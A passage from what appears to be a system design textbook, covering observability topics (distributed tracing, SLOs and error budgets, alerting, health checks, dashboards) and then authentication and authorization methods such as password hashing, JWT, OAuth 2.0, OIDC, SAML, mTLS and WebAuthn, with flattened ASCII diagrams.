Trace Context	Headers that propagate trace/span IDs across service boundaries

Trace Visualization

Trace ID: abc-123 [API Gateway] ===== (100ms total) [User Service] == (10ms) [Order Service] ===== (60ms) [Payment Service] ===== (35ms) [Stripe API] == (20ms) [Inventory Service] == (12ms) Span Breakdown: +-----+-----+-----+-----+-----+ Span ID Service Duration Status Parent +-----+-----+-----+-----+-----+ span-001 API Gateway 100ms OK (root) span-002 User Service 10ms OK span-001 span-003 Order Service 60ms OK span-001 span-004 Payment Service 35ms OK span-003 span-005 Stripe API 20ms OK span-004 span-006 Inventory Service 12ms OK span-003 +-----+-----+-----+-----+-----+
--

Trace Context Propagation

Trace context is propagated via HTTP headers using the W3C Trace Context standard:

Service A --> Service B --> Service C HTTP Headers: traceparent: 00-abc123-span001-01 ^ ^ ^ ^ version span-id flags(sampled) trace-id Service A creates: traceparent: 00-abc123-span001-01 Service B receives: traceparent: 00-abc123-span001-01 Service B creates: traceparent: 00-abc123-span002-01 (new span, same trace) Service C receives: traceparent: 00-abc123-span002-01
--

Distributed Tracing Tools

Tool	Type	Protocol Support	Best For
Jaeger	Open-source	OpenTelemetry, Zipkin	Kubernetes-native, CNCF
Zipkin	Open-source	Zipkin, OpenTelemetry	Simple setup, well-documented
OpenTelemetry	Open standard	Vendor-neutral	Future-proof, multi-vendor
AWS X-Ray	AWS-managed	X-Ray SDK	AWS-native applications
Datadog APM	Commercial	OpenTelemetry, DD agent	Full-platform integration
Tempo (Grafana)	Open-source	OpenTelemetry	Grafana ecosystem

OpenTelemetry — The Future Standard

OpenTelemetry (OTel) is the emerging vendor-neutral standard for observability. It provides a single set of APIs, SDKs, and tools for metrics, logs, and traces.

OpenTelemetry Architecture: +-----+ +-----+ +-----+ | Service A | | Service B | | Service C | | +-----+ |
| +-----+ | | +-----+ | | | OTel SDK | | | OTel SDK | | | OTel SDK | | | +-----+ | | +-----+ | | +-----+ |
+-----+ +-----+ +-----+ +-----+ | | +-----+ +-----+ +-----+ | | +-----+ +-----+
+-----v-----+ | OTel | | OTel | | Collector | | Collector | | (Agent) | | (Gateway) | +-----+ +-----+ +-----+ | | +-----+ +-----+
+-----+ +-----+ | | | | +-v--+ +-v--+ +-v--+ +-v--+ +-v--+ +-v--+ |Jaeger| |Prom | |Loki| |Tempo| |Datadog| |X-Ray| +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ Benefits: One SDK, multiple backends. Switch vendors without code changes.

18.6 SLI, SLO, and SLA

Definitions

+-----+ | | | SLI (Service Level Indicator) | | "What we measure" | | Example:
Percentage of requests completing in < 200ms | | | SLO (Service Level Objective) | | "What we aim for" | | Example: 99.9% of requests should
complete in < 200ms | | | SLA (Service Level Agreement) | | "What we promise (with consequences)" | | Example: If uptime drops below 99.9%,
customer gets credits | | | +-----+ Relationship: SLI (measurement) --> SLO (target)
--> SLA (contract) Technical Engineering Business/Legal

Common SLIs

SLI Category	Metric	Example SLO
Availability	% of successful requests (non-5xx)	>= 99.9%
Latency	% of requests faster than threshold	p99 < 500ms
Throughput	Requests processed per second	>= 10,000 req/s
Error rate	% of requests resulting in errors	< 0.1%
Durability	% of data not lost (for storage systems)	>= 99.99999999% (11 9s)
Freshness	% of data updated within expected time	95% within 1 minute

The Nines of Availability

Availability	Annual Downtime	Monthly Downtime	Called
99%	3 days, 15 hours	7.3 hours	"Two nines"
99.9%	8 hours, 46 minutes	43.8 minutes	"Three nines"
99.95%	4 hours, 23 minutes	21.9 minutes	"Three and half"
99.99%	52 minutes, 36 sec	4.4 minutes	"Four nines"
99.999%	5 minutes, 16 sec	26.3 seconds	"Five nines"

Error Budgets

An **error budget** is the allowed amount of unreliability within an SLO period. It creates a balance between reliability and development velocity.

SLO: 99.9% availability per month Error Budget = 100% - 99.9% = 0.1% In a month with 30 days: Error Budget = 30 * 24 * 60 * 0.001 = 43.2 minutes
of downtime allowed Error Budget Policy: Budget remaining > 50%: Ship features aggressively Budget remaining 20-50%: Ship carefully, extra testing
Budget remaining < 20%: Freeze features, focus on reliability Budget exhausted (0%): Full freeze, only reliability work allowed Error Budget Burn
Rate: +100%|##### | |##### | 50% |#### | <- Budget burning fast! |## | Slow down deployments 0% |#_____
Day 1 Day 7 Day 14 Day 21 Day 30

18.7 Alerting

Alert Fatigue

Alert fatigue is the #1 problem with monitoring systems. Too many alerts cause teams to ignore them — including the critical ones.

```
Bad Alerting: 3:00 AM [ALERT] CPU at 71% on web-server-3 (who cares?) 3:01 AM [ALERT] Disk at 62% on db-replica-2 (not urgent) 3:05 AM [ALERT] 404
rate increased by 5% (probably fine) 3:12 AM [ALERT] Response time p99 at 520ms (slightly above normal) 3:15 AM [ALERT] PRODUCTION DATABASE DOWN
<-- MISSED because of 3:16 AM [ALERT] Memory at 65% on cache-server-1 alert fatigue! Good Alerting: 3:15 AM [PAGE - CRITICAL] Error rate > 5% for
3 minutes Affected: payment-service Dashboard: https://grafana.internal/d/payments Runbook: https://wiki.internal/runbooks/payment-errors
```

Alerting Best Practices

Practice	Description
Alert on symptoms, not causes	Alert: "Error rate > 5%" not "CPU > 80%"
Use multi-window alerts	"Error rate > 1% for 5 min AND > 0.5% for 30 min"
Include context in alerts	Dashboard link, runbook link, affected service
Tiered severity	Page for critical, ticket for warning, log for info
Require runbooks	Every alert must have a documented response
Review alerts quarterly	Delete stale alerts, tune noisy ones

Alert Severity Levels

Severity	Response Time	Channel	Example
P1/SEV1	Immediate (5 min)	PagerDuty phone call	Production outage
P2/SEV2	30 minutes	Slack notification	Elevated error rate
P3/SEV3	Business hours	Email / ticket	Disk approaching capacity
P4/SEV4	Next sprint	Dashboard / backlog	Non-critical performance dip

Alerting Tools

Tool	Type	Strengths
PagerDuty	Commercial	Sophisticated escalation, on-call mgmt
OpsGenie	Atlassian	Good Jira integration, affordable
Alertmanager	Open-source	Native Prometheus integration
Grafana Alerts	Open-source	Unified with dashboards
Datadog	Commercial	Full-platform alerting

18.8 Health Checks and Readiness Probes

Health checks allow infrastructure (load balancers, orchestrators) to determine if a service instance is functioning correctly.

Types of Health Checks

Type	Purpose	Kubernetes Equivalent
Liveness check	"Is the process alive and not deadlocked?"	livenessProbe
Readiness check	"Can this instance accept traffic?"	readinessProbe
Startup check	"Has the application finished initializing?"	startupProbe

```
Health Check Flow: Load Balancer / Kubernetes | GET /health/live (every 10s) | GET /health/ready (every 5s) | v +-----+-----+ |
Service Instance | | | /health/live: | | - Process running | --> 200 OK (alive) | - Not deadlocked | --> 500 (restart me!) | | | /health/ready:
| | - DB connected | --> 200 OK (send traffic) | - Cache warmed | --> 503 (don't send traffic yet) | - Dependencies OK | +-----+-----+
```

Health Check Response Example

```
GET /health/ready HTTP/1.1 200 OK Content-Type: application/json { "status": "UP", "timestamp": "2024-01-15T14:23:45Z", "checks": { "database": {
"status": "UP", "latency_ms": 3 }, "redis": { "status": "UP", "latency_ms": 1 }, "payment_gateway": { "status": "DEGRADED", "latency_ms": 2500,
"message": "Response time elevated" } }, "version": "2.4.1", "uptime_seconds": 86432 }
```

18.9 Dashboarding Best Practices

Dashboard Hierarchy

```
Level 1: Executive Dashboard (1 screen) +-----+ | System Health: GREEN | | Active Users: 45,231 |
Revenue: $12.4K/min | | Error Rate: 0.02% | p99 Latency: 180ms | +-----+ Level 2: Service Dashboard (per
service) +-----+ | User Service | | RED Metrics: Rate | Errors | Duration | | Dependencies: DB (OK) |
Cache (OK) | Auth (OK) | | Instance Health: 8/8 healthy | +-----+ Level 3: Debug Dashboard (detailed)
+-----+ | User Service - Deep Dive | | CPU/Memory per instance | | Query latency by endpoint | |
Connection pool utilization | | GC pauses and thread counts | +-----+
```

Dashboard Design Principles

P	Description
Answer one question per panel	Each graph should answer a specific question
Use consistent time ranges	All panels on a dashboard should share time range
Show context	Include SLO targets as reference lines
Progressive disclosure	High level overview -> click to drill down
Include annotations	Link deployments, incidents on graphs
Avoid vanity metrics	"Total users ever" is useless; "Active users/min" is actionable

18.10 Putting It All Together — Observability Architecture

18.11 Common Anti-Patterns

Anti-Pattern	Problem	Solution
Log everything	Storage costs explode, signal lost	Log levels + sampling
Alert on every metric	Alert fatigue, team ignores alerts	Alert on symptoms, SLO-based
No correlation IDs	Can't trace requests across services	Generate ID at edge, propagate
Metrics without labels	Can't drill down ("which endpoint?")	Use meaningful labels/tags
Dashboards with 50 panels	Information overload, nothing stands out	Focus on RED/USE, progressive drill
No runbooks for alerts	On-call engineer doesn't know what to do	Every alert gets a runbook
Monitoring only happy paths	Failures go undetected	Monitor errors, timeouts, queues
Not testing observability	Discover monitoring gaps during incidents	Chaos engineering + game days

Key Takeaways

In system design interviews, discuss observability when designing any production system. Mention metrics, logging, tracing, SLOs, and alerting to show you think about operational excellence, not just the happy path.

High Level Design — The Complete Book

PART V - SECURITY & IDENTITY

Chapter 19: Authentication and Authorization

Introduction

Every system that serves more than one user must answer two fundamental questions: **"Who are you?"** and **"What are you allowed to do?"** These questions map directly to **Authentication (AuthN)** and **Authorization (AuthZ)** — two pillars of any secure system design. Getting either wrong can lead to data breaches, privilege escalation, and catastrophic security failures.

This chapter provides a comprehensive deep-dive into authentication methods, authorization models, token strategies, and industry-standard protocols like OAuth 2.0 and OpenID Connect.

19.1 Authentication (AuthN) vs Authorization (AuthZ)

These terms are often confused, but they address fundamentally different concerns:

Aspect	Authentication (AuthN)	Authorization (AuthZ)
Question	"Who are you?"	"What can you do?"
Purpose	Verify identity	Grant or deny access to resources
When it happens	Before authorization	After authentication
Example	Logging in with email + password	Checking if a user can delete a post
Failure result	401 Unauthorized	403 Forbidden
Data used	Credentials (password, token, biometric)	Roles, permissions, policies

```
+-----+ +-----+ +-----+ | User Request | -----> | Authentication | -----> | Authorization | |
(credentials) | | "Who are you?" | | "Can you do X?" | +-----+ +-----+ +-----+ | | [401 if fail] [403 if
fail] | | v v Identity Verified Access Granted/Denied
```

Key insight: Authentication always precedes authorization. You cannot decide what someone is allowed to do until you know who they are.

19.2 Authentication Methods

19.2.1 Username/Password Authentication

The oldest and most common method. A user provides a username (or email) and a password that the system verifies against stored credentials.

Password Hashing

Never store passwords in plaintext. Instead, use a one-way cryptographic hash.

```
User enters: "MyP@ssw0rd!" | v +-----+ | Hash Function | | (bcrypt/argon2) | +-----+ | v Stored:
"$2b$12$LJ3m4ys5Lg/Gl5PqwK9oYeF8K0kMVJz9XwZQ5r6hJk4..."
```

Common hashing algorithms:

Algorithm	Type	Salt Built-in	Memory-Hard	Recommended
MD5	Fast hash	No	No	Never
SHA-256	Fast hash	No	No	No

bcrypt	Adaptive hash	Yes	No	Yes
scrypt	Adaptive hash	Yes	Yes	Yes
Argon2	Adaptive hash	Yes	Yes	Best

Why "fast" hashes are dangerous: MD5 and SHA-256 can compute billions of hashes per second on modern GPUs, making brute-force attacks trivial. Adaptive hashes like bcrypt and Argon2 are intentionally slow and tunable.

Salting

A **salt** is a random value appended to the password before hashing. This ensures that two users with the same password produce different hashes, defeating rainbow table attacks.

```
User A: password="hello" + salt="x8Kj2" --> hash("hellox8Kj2") = "a1b2c3..." User B: password="hello" + salt="Qm9Tz" --> hash("helloQm9Tz") = "d4e5f6..."
```

19.2.2 Multi-Factor Authentication (MFA)

MFA requires users to prove their identity using **two or more factors** from different categories:

Factor Category	Description	Examples
Something you know	Knowledge-based	Password, PIN, security question
Something you have	Possession-based	Phone (TOTP), hardware key, SMS
Something you are	Biometric	Fingerprint, face scan, iris

Common MFA methods:

- **TOTP (Time-based One-Time Password):** Apps like Google Authenticator generate a 6-digit code that changes every 30 seconds. Based on a shared secret and current timestamp (RFC 6238).

```
+-----+ Shared Secret +-----+ | Server | <---(during setup)---> | Auth App | +-----+ +-----+ | | | TOTP = HMAC(secret, time/30)
| TOTP = HMAC(secret, time/30) | | v v "483721" == match? == "483721"
```

SMS-based OTP: A code sent via SMS. Convenient but vulnerable to SIM-swapping attacks. **Not recommended** for high-security applications.

Hardware keys (FIDO2/WebAuthn): Physical devices like YubiKey. The gold standard — phishing-resistant and cryptographically secure.

19.2.3 API Keys

API keys are long random strings used to authenticate **applications** (not users).

```
GET /api/weather?city=London Headers: X-API-Key: sk_live_a1b2c3d4e5f6g7h8i9j0...
```

Use cases: Server-to-server communication, third-party API access, metering/billing.

Security considerations: - API keys are **not** a substitute for user authentication - Transmit only over HTTPS - Scope keys with minimal permissions - Rotate keys regularly - Never embed in client-side code or commit to version control

19.2.4 Session-Based Authentication

The traditional approach used by web applications for decades.

```
+-----+ +-----+ +-----+ | Client | | Server | | Session | | (Browser) | | | Store | +-----+ +-----+ +-----+ | | | --
POST /login (user, pass) -----> | | | -- Create session -----> | | |<-- session_id: "abc123" -----> | |<-- Set-Cookie: sid=abc123 -----> |
| | | -- GET /dashboard | | | Cookie: sid=abc123 -----> | | | -- Lookup "abc123" -----> | | |<-- {user_id: 42, role: ...} -| |<-- 200
OK (dashboard data) -----> |
```

How it works: 1. User submits credentials 2. Server validates, creates a session object, stores it (in-memory, Redis, DB) 3. Server sends a **session ID** as an HTTP cookie 4. Browser automatically sends the cookie on subsequent requests 5. Server looks up the session ID to identify the user

Pros: Easy revocation (delete from store), small cookie size, server controls state. **Cons:** Server must store state (scalability challenge), sticky sessions or shared store needed in distributed systems, vulnerable to CSRF without protections.

19.2.5 Token-Based Authentication (JWT)

JSON Web Tokens (JWT) are self-contained tokens that encode user identity and claims. The server does not need to store session state.

JWT Structure

A JWT consists of three Base64URL-encoded parts separated by dots:

```
xxxxx.yyyyy.zzzzz | | | Header Payload Signature
```

Header:

```
{ "alg": "RS256", "typ": "JWT" }
```

Payload (Claims):

```
{ "sub": "user_12345", "name": "Jane Doe", "email": "jane@example.com", "role": "admin", "iat": 1700000000, "exp": 1700003600 }
```

Signature:

```
RSASHA256( base64UrlEncode(header) + "." + base64UrlEncode(payload), privateKey )
```

Access Tokens vs Refresh Tokens

```
+-----+ +-----+ | Client | | Auth Server | +-----+ +-----+ | | |-- POST /login (credentials) ----->| |<-- access_token  
(15 min) + -----+ | refresh_token (7 days) | | | |-- GET /api/data | | Authorization: Bearer <access_token> ->| Resource Server |<-- 200  
OK -----+ | | | ... access_token expires ... | | | |-- POST /token/refresh | | Body: {refresh_token} ----->|  
|<-- new access_token (15 min) -----+ |
```

Property	Access Token	Refresh Token
Lifetime	Short (5-60 min)	Long (days to weeks)
Purpose	Access protected resources	Obtain new access tokens
Storage	Memory (preferred)	HttpOnly secure cookie
Sent to	Resource servers (APIs)	Auth server only
If compromised	Limited damage (short-lived)	Must be revoked immediately

Token Rotation

Refresh token rotation is a security best practice where each time a refresh token is used, a new refresh token is issued and the old one is invalidated. If an attacker steals and uses an old refresh token, the server detects the reuse and invalidates the entire token family.

JWT Pitfalls

Token size: JWTs can grow large (especially with many claims), adding overhead to every HTTP request. Sessions use a small cookie ID instead.

Revocation difficulty: JWTs are stateless — the server cannot easily "invalidate" a token before its expiry. Workarounds: short expiry, token blacklist (adds state), or token versioning.

Sensitive data exposure: JWT payloads are Base64-encoded (not encrypted). Never put secrets, passwords, or sensitive PII in the payload.

Algorithm confusion attacks: Always validate the alg header server-side. The "none" algorithm vulnerability has caused real breaches.

OAuth 2.0 is an **authorization framework** (not authentication) that allows third-party applications to access resources on behalf of a user without exposing their credentials.

Key roles: - **Resource Owner:** The user who owns the data - **Client:** The application requesting access - **Authorization Server:** Issues tokens (e.g., Google, GitHub) - **Resource Server:** Hosts the protected resources (e.g., Google Drive API)

19.3.1 Authorization Code Flow (Web Apps)

The most secure and most common flow for server-side web applications.

```
+-----+ +-----+ | User | | Auth Server | | Browser | | (e.g. Google) | +-----+ +-----+ | | | 1. Click "Login with Google"
| | -----> /authorize? | | response_type=code& | | client_id=XYZ& | | redirect_uri=https://app/cb& | | scope=profile email | | state=random123
| | | 2. User sees consent screen | | <--- "Allow MyApp to access profile?" ---| | | 3. User approves | |
----->| | | 4. Redirect to app with auth code | | <--- 302 https://app/cb?code=AUTH_CODE | | &state=random123
-----| | | +-----+ | | App | | Server | | +-----+ | | 5. Exchange code for tokens (server-to-server) | POST /token | | {code,
client_id, client_secret, | | redirect_uri, grant_type} ----->| | | 6. Receive tokens | | <--- {access_token, refresh_token, | |
id_token, expires_in} -----|
```

19.3.2 Authorization Code + PKCE (SPAs, Mobile Apps)

PKCE (Proof Key for Code Exchange, pronounced "piky") adds a layer of protection for **public clients** that cannot securely store a client secret.

```
+-----+ +-----+ | SPA/Mobile | | Auth | | App | | Server | +-----+ +-----+ | | | 1. Generate: | | code_verifier =
random(43-128 chars)| | code_challenge = SHA256(verifier) | | | 2. /authorize? | | code_challenge=xxx& | | code_challenge_method=S256 ----->|
| | 3. User authenticates + consents | | <-- redirect with ?code=AUTH_CODE -----| | | 4. POST /token | | {code, code_verifier} ----->|
| | Server verifies: | | SHA256(code_verifier) == stored | | code_challenge | | | <-- {access_token, refresh_token} -----|
```

Even if an attacker intercepts the authorization code, they cannot exchange it without the `code_verifier`.

19.3.3 Client Credentials Flow (Machine-to-Machine)

Used when no user is involved — service accounts, microservices, cron jobs.

```
+-----+ +-----+ | Service A | | Auth | | (Client) | | Server | +-----+ +-----+ | | | POST /token | |
{grant_type=client_credentials, | | client_id=xxx, | | client_secret=yyy, | | scope=read:orders} ----->| | | <-- {access_token,
expires_in} -----|
```

19.3.4 Implicit Flow (Deprecated)

The implicit flow returned tokens directly in the URL fragment (`#access_token=...`). **It is now deprecated** (OAuth 2.1) because: - Tokens are exposed in browser history and logs - No refresh tokens — user must re-authenticate - Vulnerable to token interception attacks - PKCE provides a secure alternative for public clients

19.4 OpenID Connect (OIDC)

OAuth 2.0 is for **authorization**, not authentication. **OpenID Connect (OIDC)** is an identity layer built on top of OAuth 2.0 that adds **authentication**.

```
+-----+ +-----+ | OpenID Connect (OIDC) | | +-----+ +-----+ | | | OAuth 2.0 | | | |
+-----+ +-----+ | | | HTTP / TLS | | | | +-----+ +-----+ | | |
+-----+ +-----+ | +-----+ +-----+
```

What OIDC adds to OAuth 2.0: - **ID Token:** A JWT that contains user identity claims (name, email, etc.) - **UserInfo endpoint:** `/userinfo` returns additional profile data - **Standardized scopes:** `openid, profile, email, address, phone` - **Discovery:** `/.well-known/openid-configuration` for automatic endpoint discovery

When you see "Login with Google" — that's OIDC in action. You get an `id_token` (authentication) alongside the `access_token` (authorization).

19.5 SAML (Security Assertion Markup Language)

SAML is an **XML-based** protocol primarily used for **enterprise Single Sign-On (SSO)**. It's older and more complex than OIDC but deeply entrenched in enterprise environments.


```
+-----+ +-----+ +-----+ | User | --- 1. Access -->| SP | --- 2. Redirect->| IdP | | Browser | |(App)| |(Okta)| +-----+ +-----+ +-----+ ^ | |
3. User authenticates at IdP | |<-----+ +-----+ +-----+ | | | 4. POST SAML Assertion (signed XML) to SP |
|-----+ +-----+ +-----+ | SP validates assertion | |<---- 5. Access granted -----|
```

SP = Service Provider (your application) **IdP** = Identity Provider (Okta, Azure AD, OneLogin)

Feature	SAML	OIDC
Format	XML	JSON/JWT
Transport	HTTP POST/Redirect	HTTP REST
Use case	Enterprise SSO	Web/mobile apps, APIs
Complexity	High	Moderate
Mobile	Poor support	Excellent
Adoption	Legacy enterprise	Modern applications

19.6 Single Sign-On (SSO)

SSO allows users to **authenticate once** and access multiple applications without re-entering credentials.

```
+-----+ +-----+ +-----+ | Identity Provider | | (Okta/Azure AD) | +-----+ +-----+ +-----+ | App A | | App B |
| App C | | (HR) | | (CRM) | | (Wiki)| +-----+ +-----+ +-----+ User logs in ONCE at the IdP --> gains access to all apps
```

Popular Identity Providers: Okta, Auth0 (by Okta), Azure Active Directory, Google Workspace, AWS IAM Identity Center, Keycloak (open source).

19.7 Authorization Models

19.7.1 RBAC (Role-Based Access Control)

The most widely used authorization model. Users are assigned **roles**, and roles have **permissions**.

```
Users Roles Permissions +-----+ +-----+ +-----+ | Alice |----->| Admin |----->| create:post | | Bob |----->| Editor |----->|
edit:post | | Carol |----->| Viewer |----->| delete:post | +-----+ +-----+ | view:post | | manage:users | +-----+ Admin:
create, edit, delete, view, manage:users Editor: create, edit, view Viewer: view
```

Pros: Simple, intuitive, widely supported. **Cons:** Role explosion in complex systems, coarse-grained.

19.7.2 ABAC (Attribute-Based Access Control)

Decisions based on **attributes** of the user, resource, action, and environment.

```
Policy: ALLOW if user.department == "engineering" AND resource.classification != "top-secret" AND action == "read" AND environment.time BETWEEN
"09:00" AND "18:00" AND environment.ip IN corporate_network
```

Pros: Extremely flexible and fine-grained. **Cons:** Complex to manage, harder to audit, policy language learning curve.

19.7.3 ReBAC (Relationship-Based Access Control)

Authorization based on **relationships** between entities. Popularized by **Google Zanzibar** (used by Google Drive, YouTube, Google Cloud IAM).

```
+-----+ owner +-----+ | Alice |----->| Doc #123 | +-----+ +-----+ | parent | v +-----+ | Folder A | +-----+
viewer | v +-----+ | Bob | +-----+ Question: Can Bob view Doc #123? Answer: Bob is a viewer of Folder A, which is the parent of Doc
#123. Through relationship traversal --> YES, Bob can view Doc #123.
```

Implementations: Google Zanzibar, SpiceDB, Authzed, OpenFGA (by Auth0).

19.7.4 ACL (Access Control Lists)

A direct mapping of subjects to permissions on specific resources.

```
File: /reports/q4-revenue.pdf +-----+-----+ | Subject | Permissions | +-----+-----+ | Alice | read, write |
| Bob | read | | Finance | read, write, del | +-----+-----+
```

Pros: Straightforward for file-system-like resources. **Cons:** Doesn't scale well — managing individual entries across millions of resources becomes unmanageable.

19.8 Comparison Table: Session vs JWT vs OAuth

Feature	Session-Based	JWT (Stateless)	OAuth 2.0
State	Server-side	Client-side (token)	Depends on flow
Scalability	Needs shared store	Highly scalable	Highly scalable
Revocation	Easy (delete session)	Hard (needs blacklist)	Token expiry + revoke
Use case	Traditional web apps	APIs, microservices	Third-party access
Security	CSRF vulnerable	XSS vulnerable if in LS	Depends on implementation
Token size	Small (session ID)	Large (entire payload)	Varies
Cross-domain	Difficult (cookies)	Easy (Bearer header)	Built for it
Mobile friendly	Poor	Excellent	Excellent

19.9 Storing Credentials Securely

Password Storage Rules

- 1. **Hash with Argon2id** (or bcrypt as fallback) with a high work factor
- 2. Use a **unique salt per password** (built into Argon2/bcrypt)
- 3. **Never** store plaintext, encrypted (reversible), MD5, or SHA-family hashes
- 4. Enforce minimum password length (12+ characters), avoid complexity rules
- 5. Check against **breached password databases** (Have I Been Pwned API)

Secret Management

```
+-----+ +-----+ +-----+ | Application Code |---->| Secret Manager |---->| Encrypted Store | | (no hardcoded
| | (Vault, AWS SM) | | (AES-256, HSM) | | secrets) | +-----+ +-----+ +-----+ | Audit log of all access
```

Tools: HashiCorp Vault, AWS Secrets Manager, Azure Key Vault, GCP Secret Manager.

Best practices: - Rotate secrets on a schedule (90 days or less) - Use short-lived dynamic credentials where possible - Audit all secret access - Use least-privilege access to secret stores

19.10 Certificate-Based Authentication and mTLS

How TLS Client Certificates Work

Standard TLS (HTTPS) only authenticates the **server** — the client verifies the server's certificate. **Mutual TLS (mTLS)** extends this so that the **server also verifies the client's certificate** — both parties authenticate each other.

Standard TLS (one-way): Mutual TLS (two-way): Client ---- "Show me your cert" --> Server Client <--- Server Certificate ----- Server Client: "I trust this cert" (checks CA) [Connection established] Server has NO IDEA who the client is. mTLS: Client ---- "Show me your cert" --> Server Client <--- Server Certificate ----- Server Client: "I trust this cert" ✓ Server ---- "Show me YOUR cert" --> Client Server <--- Client Certificate ----- Client Server: "I trust this cert" ✓ [Connection established – BOTH parties verified]

mTLS for Service-to-Service Authentication

In a microservices architecture, services must authenticate EACH OTHER to prevent unauthorized services from accessing internal APIs. Without mTLS: +-----+ HTTP (plaintext) +-----+ | Service | -----> | Payment | | A | Anyone can call this! | Service | +-----+ +-----+ A rogue container or compromised service can call Payment Service! With mTLS: +-----+ mTLS (encrypted) +-----+ | Service | ---- Client Cert -----> | Payment | | A | <--- Server Cert ----- | Service | +-----+ Both verified! +-----+ Only services with valid certificates (issued by your CA) can communicate. Certificate lifecycle: 1. Internal Certificate Authority (CA) issues short-lived certs to each service 2. Each service has: private key + certificate (signed by CA) 3. Services present their cert during TLS handshake 4. Receiving service validates cert against the CA 5. Certificates auto-rotated (e.g., every 24 hours) Who manages all this? +-----+ +-----+ | Tool | How It Helps | +-----+ +-----+ | Istio (service mesh)| Automatic mTLS between all pods in the mesh. | | | Envoy sidecar handles cert rotation. | +-----+ +-----+ | Linkerd | Automatic mTLS with identity via service | | | accounts. Zero-config. | +-----+ +-----+ | SPIFFE/SPIRE | Standardized service identity framework. | | | Issues SVID (SPIFFE Verifiable Identity Doc) | | | to each workload. Platform-agnostic. | +-----+ +-----+ +-----+ | HashiCorp Vault | PKI secrets engine issues short-lived certs. | | | API-driven certificate generation. | +-----+ +-----+ +-----+ | AWS Private CA | Managed CA for issuing private certificates. | +-----+ +-----+ +-----+

SPIFFE/SPIRE — Standardized Service Identity

SPIFFE (Secure Production Identity Framework for Everyone) gives every workload a cryptographic identity without requiring application changes. SPIFFE ID format: spiffe://trust-domain/path spiffe://mycompany.com/service/payment spiffe://mycompany.com/service/order SPIRE (SPIFFE Runtime Environment) implements SPIFFE: +-----+ +-----+ | SPIRE Server (central) | | - Manages node and workload registration | | - Issues SVIDs (X.509 certificates or JWT tokens) | +-----+ +-----+ | SPIRE Agent (Node A) | | SPIRE Agent (Node B) | | - Attests local | | - Attests local | | workloads (via PID, | | workloads | | Kubernetes SA, etc.) | | | - Provides certs via | | - Provides certs via | | Workload API | | Workload API | +-----+ +-----+ +-----+ | +-----+ +-----+ | Payment Svc | | Order Svc | | SVID: spiffe | | SVID: spiffe | | ://co.com/ | | ://co.com/ | | payment | | order | +-----+ +-----+ +-----+

19.11 Passwordless Authentication

Passwordless authentication removes the password entirely, replacing it with something more secure and user-friendly.

Magic Links (Email-Based Passwordless)

Flow: 1. User enters email address 2. Server generates a one-time token and sends an email: "Click here to log in: https://app.com/auth?token=abc123def456" 3. User clicks the link 4. Server validates the token (check: exists, not expired, not used) 5. User is authenticated – session or JWT issued +-----+ email +-----+ click +-----+ | User |----->| Server |----->| User | | "Login" | sends | | logged | | | link | | in! | +-----+ +-----+ +-----+ Security: - Token is single-use (consumed on first click) - Token expires quickly (5-15 minutes) - Token is cryptographically random (128+ bits) - Link sent over email (email account = authentication factor) Used by: Slack, Medium, Notion (as an option) Pros: No passwords to remember, simple UX Cons: Dependent on email delivery speed, email account = keys to kingdom

WebAuthn / FIDO2 — The Future of Authentication

WebAuthn is a W3C standard that uses PUBLIC KEY CRYPTOGRAPHY for authentication. No passwords, no shared secrets, phishing-resistant. Registration (one-time setup): +-----+ 1. "Register" +-----+ | User |----->| Server | | Browser | | | +-----+ +-----+ | | | 2. Challenge (random nonce) | | <-----+ +-----+ | | | 3. User touches fingerprint | | reader / security key | | | 4. Authenticator creates: | | - Private key (STORED | | on device, NEVER leaves)| | - Public key (sent to | | server) | | | 5. Public key + signed -->| | attestation | | 6. Server stores public key | | for this user Authentication (each login): +-----+ 1. "Login" +-----+ | User |----->| Server | +-----+ +-----+ | | 2. Challenge (random nonce) | | <-----+ +-----+ | | | 3. User touches fingerprint | | / face scan / security key| | | 4. Authenticator signs the | | challenge with PRIVATE key| | | 5. Signed challenge ----->| | 6. Server verifies signature | | with stored PUBLIC key | <--- 7. Authenticated! -----| Why WebAuthn is superior to passwords: +-----+ +-----+ +-----+ | Threat | Password | WebAuthn | +-----+ +-----+ +-----+ | Phishing | Vulnerable | IMMUNE (origin-bound) | | Credential stuffing | Vulnerable | IMMUNE (no shared secret) | | Database breach | Hashes leak | Only public keys stored | | Man-in-the-middle | Vulnerable | IMMUNE (challenge-response)| | Replay attack | Possible | IMMUNE (unique challenge) | +-----+ +-----+ +-----+

Passkeys — WebAuthn Made Simple

Passkeys are the consumer-friendly implementation of WebAuthn, backed by Apple, Google, and Microsoft. How passkeys differ from traditional WebAuthn: - Synced across devices (via iCloud Keychain, Google Password Manager) - No physical security key needed (use phone's biometric) - Cross-device auth: scan QR code on phone to log in on laptop User experience: 1. Visit website 2. Click "Sign in with Passkey" 3. Touch

fingerprint sensor (or Face ID) 4. Done! (no password, no OTP, no email link) Adoption timeline: - 2022: Apple, Google, Microsoft commit to passkeys - 2023: Major sites adopt (GitHub, Google, PayPal, eBay, Best Buy) - 2025+: Expected to replace passwords for most consumer applications Passkeys are THE recommended authentication method for new applications.

In a monolithic application, auth is simple — one session store, one auth check. In microservices, every service needs to verify the caller's identity, and requests may traverse 5-10 services. This requires careful architecture.

Pattern 1: API Gateway Authentication

```
The API Gateway handles ALL authentication. Backend services trust the gateway. +-----+ +-----+ +-----+ +-----+ +-----+
| Client |--->| API Gateway |--->| Order |--->| Payment |--->| Inventory| | (JWT) | | | Service | | Service | | Service | +-----+ | 1.
Validate | | | | | JWT | | | | | 2. Extract | | | | | claims | | | | | 3. Add user | | | | | context | | | | |
headers | | | | | +-----+ +-----+ +-----+ +-----+ Gateway adds headers: X-User-ID: 42 X-User-Role: admin X-User-Email:
alice@example.com Backend services: - Read user context from trusted headers - Do NOT validate the JWT themselves (gateway already did) - MUST
only be reachable via the gateway (network policy) Pros: + Auth logic centralized (one place to update) + Backend services are simpler (no JWT
validation code) + Single point for rate limiting, throttling, API key validation Cons: - Gateway is a single point of failure - Backend services
blindly trust headers (if bypassed, disaster) - Must enforce network policies strictly
```

Pattern 2: Token Propagation (Each Service Validates)

```
The original JWT is forwarded to EVERY downstream service. Each service validates the token independently. +-----+ +-----+ +-----+
+-----+ | Client |--->| Order |--->| Payment |--->| Inventory| | JWT | | Service | | Service | | Service | +-----+ | | | | | Validate
| | Validate | | JWT ✓ | | JWT ✓ | | JWT ✓ | +-----+ +-----+ +-----+ Each service: 1. Reads JWT from Authorization
header 2. Validates signature (using public key from JWKS endpoint) 3. Checks expiry, issuer, audience claims 4. Extracts user identity and roles
